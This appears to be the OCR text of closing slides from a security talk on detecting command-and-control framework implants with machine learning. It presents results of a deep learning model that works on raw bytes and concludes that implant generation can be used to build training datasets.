
Detection approach based on machine learning

Classifiers




Detection approach based on machine learning

Output of a deep learning model



Detection approach based on machine learning

Results of a deep learning model that operates on raw bytes



High precision, high recall

Different builds of implants contain totally different configuration; therefore, we can claim that the model is generic enough even with high precision that may look like overfitting.

Conclusions

Benefits of large-scale generation of implants

C2 frameworks can be leveraged against C2 frameworks

The generative, polymorphic nature of the implant generation process is used to evade detection but can also be leveraged to generate large datasets for machine learning.

OS architecture-independent detection is possible

We have proven that it is possible to build a robust deep learning model that operates on raw bytes without parsing the binary format.

Thank You